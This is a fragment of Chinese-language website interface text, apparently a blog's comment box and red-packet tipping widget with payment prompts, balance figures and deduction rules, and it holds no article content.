还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值